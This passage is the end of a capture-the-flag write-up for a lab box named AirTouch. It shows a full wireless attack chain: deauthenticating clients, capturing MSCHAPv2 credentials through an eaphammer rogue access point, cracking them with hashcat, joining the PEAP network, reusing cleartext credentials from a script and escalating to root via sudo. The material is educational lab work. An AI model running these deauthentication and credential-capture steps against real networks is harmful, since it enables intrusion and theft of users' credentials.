     \/     \/|__|        \/     \/      \/      \/     \/


                        Now with more fast travel than a next-gen Bethesda game. >:D

                             Version:  1.14.0
                            Codename:  Final Frontier
                              Author:  @s0lst1c3
                             Contact:  gabriel<<at>>transmitengage.com


[?] Am I root?
[*] Checking for rootness...
[*] I AM ROOOOOOOOOOOOT
[*] Root privs confirmed! 8D
[*] Saving current iptables configuration...
[*] Reticulating radio frequency splines...
Error: Could not create NMClient object: Could not connect: No such file or directory.

[*] Using nmcli to tell NetworkManager not to manage wlan1...

100%|███████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████| 1/1 [00:01<00:00,  1.00s/it]

[*] Success: wlan1 no longer controlled by NetworkManager.
[*] WPA handshakes will be saved to /root/eaphammer/loot/wpa_handshake_capture-2026-01-19-03-55-22-PviHOdgyC3RwUvDV02AmUUA4tcWsnGBR.hccapx

[hostapd] AP starting...

Configuration file: /root/eaphammer/tmp/hostapd-2026-01-19-03-55-22-efAnEXERwFJFT72thVRDUArTSwPzlkEg.conf
rfkill: Cannot open RFKILL control device
wlan1: interface state UNINITIALIZED->COUNTRY_UPDATE
Using interface wlan1 with hwaddr 00:11:22:33:44:00 and ssid "AirTouch-Office"
wlan1: interface state COUNTRY_UPDATE->ENABLED
wlan1: AP-ENABLED


Press enter to quit...
And of course we deauth our clients.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
root@AirTouch-Consultant:/home/consultant# sudo iw dev wlan2 set channel 44
root@AirTouch-Consultant:/home/consultant# sudo aireplay-ng -0 10 -a AC:8B:A9:F3:A1:13 wlan2 && sudo aireplay-ng -0 10 -a AC:8B:A9:AA:3F:D2 wlan2
03:57:10  Waiting for beacon frame (BSSID: AC:8B:A9:F3:A1:13) on channel 44
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
03:57:10  Sending DeAuth (code 7) to broadcast -- BSSID: [AC:8B:A9:F3:A1:13]
03:57:11  Sending DeAuth (code 7) to broadcast -- BSSID: [AC:8B:A9:F3:A1:13]
03:57:11  Sending DeAuth (code 7) to broadcast -- BSSID: [AC:8B:A9:F3:A1:13]
03:57:11  Sending DeAuth (code 7) to broadcast -- BSSID: [AC:8B:A9:F3:A1:13]
03:57:12  Sending DeAuth (code 7) to broadcast -- BSSID: [AC:8B:A9:F3:A1:13]
03:57:12  Sending DeAuth (code 7) to broadcast -- BSSID: [AC:8B:A9:F3:A1:13]
03:57:13  Sending DeAuth (code 7) to broadcast -- BSSID: [AC:8B:A9:F3:A1:13]
03:57:13  Sending DeAuth (code 7) to broadcast -- BSSID: [AC:8B:A9:F3:A1:13]
03:57:14  Sending DeAuth (code 7) to broadcast -- BSSID: [AC:8B:A9:F3:A1:13]
03:57:14  Sending DeAuth (code 7) to broadcast -- BSSID: [AC:8B:A9:F3:A1:13]
03:57:15  Waiting for beacon frame (BSSID: AC:8B:A9:AA:3F:D2) on channel 44
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
03:57:15  Sending DeAuth (code 7) to broadcast -- BSSID: [AC:8B:A9:AA:3F:D2]
03:57:15  Sending DeAuth (code 7) to broadcast -- BSSID: [AC:8B:A9:AA:3F:D2]
03:57:16  Sending DeAuth (code 7) to broadcast -- BSSID: [AC:8B:A9:AA:3F:D2]
03:57:16  Sending DeAuth (code 7) to broadcast -- BSSID: [AC:8B:A9:AA:3F:D2]
03:57:17  Sending DeAuth (code 7) to broadcast -- BSSID: [AC:8B:A9:AA:3F:D2]
03:57:17  Sending DeAuth (code 7) to broadcast -- BSSID: [AC:8B:A9:AA:3F:D2]
03:57:18  Sending DeAuth (code 7) to broadcast -- BSSID: [AC:8B:A9:AA:3F:D2]
03:57:18  Sending DeAuth (code 7) to broadcast -- BSSID: [AC:8B:A9:AA:3F:D2]
03:57:18  Sending DeAuth (code 7) to broadcast -- BSSID: [AC:8B:A9:AA:3F:D2]
03:57:19  Sending DeAuth (code 7) to broadcast -- BSSID: [AC:8B:A9:AA:3F:D2]
Looking back at our eaphammer logs looks like we have captured authentication!
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
wlan1: STA 28:6c:07:12:ee:f3 IEEE 802.11: authenticated
wlan1: STA 28:6c:07:12:ee:f3 IEEE 802.11: associated (aid 1)
wlan1: CTRL-EVENT-EAP-STARTED 28:6c:07:12:ee:f3
wlan1: CTRL-EVENT-EAP-PROPOSED-METHOD vendor=0 method=1
wlan1: CTRL-EVENT-EAP-PROPOSED-METHOD vendor=0 method=25


mschapv2: Mon Jan 19 03:57:15 2026
         domain\username:               AirTouch\r4ulcl
         username:                      r4ulcl
         challenge:                     15:f0:f1:c7:73:b8:31:c3
         response:                      c3:80:33:a4:d9:1c:a5:b6:cf:21:cd:b9:7d:0e:35:f4:14:0f:31:4c:c0:52:c1:66

         jtr NETNTLM:                   r4ulcl:$NETNTLM$[REDACTED]

         hashcat NETNTLM:               r4ulcl::::[REDACTED]


wlan1: CTRL-EVENT-EAP-FAILURE 28:6c:07:12:ee:f3
wlan1: STA 28:6c:07:12:ee:f3 IEEE 802.1X: authentication failed - EAP type: 0 (unknown)
wlan1: STA 28:6c:07:12:ee:f3 IEEE 802.1X: Supplicant used different EAP type: 25 (PEAP)
wlan1: STA 28:6c:07:12:ee:f3 IEEE 802.11: deauthenticated due to local deauth request
Let’s put these hashes into hashcat
1
2
3
$ hashcat r4ulcl.hash /usr/share/wordlists/rockyou.txt
<SNIP>
r4ulcl::::[REDACTED]:la[REDACTED]
We’ve successfully cracked the network password r4ulcl uses for AirTouch-Office! I’ll have to manually write the config to join the network as wpa_passphrase cannot generate configurations for wpa-eap-peap networks.
1
2
3
4
5
6
7
8
9
root@AirTouch-Consultant:/home/consultant# cat /tmp/office.conf
network={
    ssid="AirTouch-Office"
    key_mgmt=WPA-EAP
    eap=PEAP
    identity="AirTouch\r4ulcl"
    password="[REDACTED]"
    phase2="auth=MSCHAPV2"
}
Now let’s use wpa_supplicant to connect to the network and grab an ip.
1
2
3
4
5
6
7
8
9
10
11
12
root@AirTouch-Consultant:/home/consultant# sudo wpa_supplicant -B -i wlan3 -c /tmp/office.conf
Successfully initialized wpa_supplicant
rfkill: Cannot open RFKILL control device
rfkill: Cannot get wiphy information
root@AirTouch-Consultant:/home/consultant# sudo dhclient -i wlan3
root@AirTouch-Consultant:/home/consultant# ip a show wlan3
10: wlan3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
    link/ether 02:00:00:00:03:00 brd ff:ff:ff:ff:ff:ff
    inet 10.10.10.74/24 brd 10.10.10.255 scope global dynamic wlan3
       valid_lft 863848sec preferred_lft 863848sec
    inet6 fe80::ff:fe00:300/64 scope link
       valid_lft forever preferred_lft forever
Shell on AirTouch-AP-MGT
Now that we’re connected on the network, we can use the other files we’ve found on the AirTouch-AP-PSK machine, specifically the send_certs.sh file which contains cleartext credentials.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
root@AirTouch-AP-PSK:~# cat send_certs.sh
#!/bin/bash

# DO NOT COPY
# Script to sync certs-backup folder to AirTouch-office.

# Define variables
REMOTE_USER="remote"
REMOTE_PASSWORD="[REDACTED]"
REMOTE_PATH="~/certs-backup/"
LOCAL_FOLDER="/root/certs-backup/"

# Use sshpass to send the folder via SCP
sshpass -p "$REMOTE_PASSWORD" scp -r "$LOCAL_FOLDER" "$REMOTE_USER@10.10.10.1:$REMOTE_PATH"
Admin on AirTouch-AP-MGT
Let’s ssh as remote on 10.10.10.1 and take a look around. We can find another user called admin
1
2
3
4
5
6
remote@AirTouch-AP-MGT:~$ ls -lash ../
total 24K
8.0K drwxr-xr-x 1 root   root   4.0K Jan 13 14:55 .
4.0K drwxr-xr-x 1 root   root   4.0K Jan 18 19:48 ..
4.0K drwxr-xr-x 1 admin  admin  4.0K Jan 13 14:55 admin
8.0K drwxr-xr-x 1 remote remote 4.0K Jan 19 04:57 remote
Looking around we can also find their password in /etc/hostapd_wpe_eap_user
1
"admin"                                 MSCHAPV2                "[REDACTED]" [2]
Admin can run all commands as root
1
2
3
4
5
6
7
8
9
10
admin@AirTouch-AP-MGT:/etc$ sudo -l
Matching Defaults entries for admin on AirTouch-AP-MGT:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User admin may run the following commands on AirTouch-AP-MGT:
    (ALL) ALL
    (ALL) NOPASSWD: ALL
admin@AirTouch-AP-MGT:/etc$ sudo su
root@AirTouch-AP-MGT:/etc# ls -lash /root/root.txt
4.0K -rw-r----- 1 root root 33 Jan 18 19:48 /root/root.txt
Just like that, we have Root!
tags: boxes - os/linux - diff/medium